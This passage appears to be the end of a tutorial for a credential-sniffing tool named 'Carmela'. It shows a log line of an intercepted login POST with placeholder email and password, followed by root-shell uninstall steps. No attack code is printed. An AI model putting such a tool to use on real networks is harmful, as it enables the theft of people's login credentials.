
And there we have our credentials.




```
2016-08-08 10:08:11,225 POST Data (www.example.com):
login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F
```

Uninstall

If you want to delete Carmela, first open a new terminal and type in “cd /usr/lib/”.




```
root@yolo:~# cd /usr/lib/
```



```
root@yolo:~# cd /usr/lib/
root@yolo:/usr/lib# 
```

Type in “rm Carmela”



```
root@yolo:/usr/lib# rm Carmela
root@yolo:/usr/lib# 
```

And then remove the folder called “Carmela”.

Please, if you encounter any bugs, don’t doubt in contacting me through my GitHub page.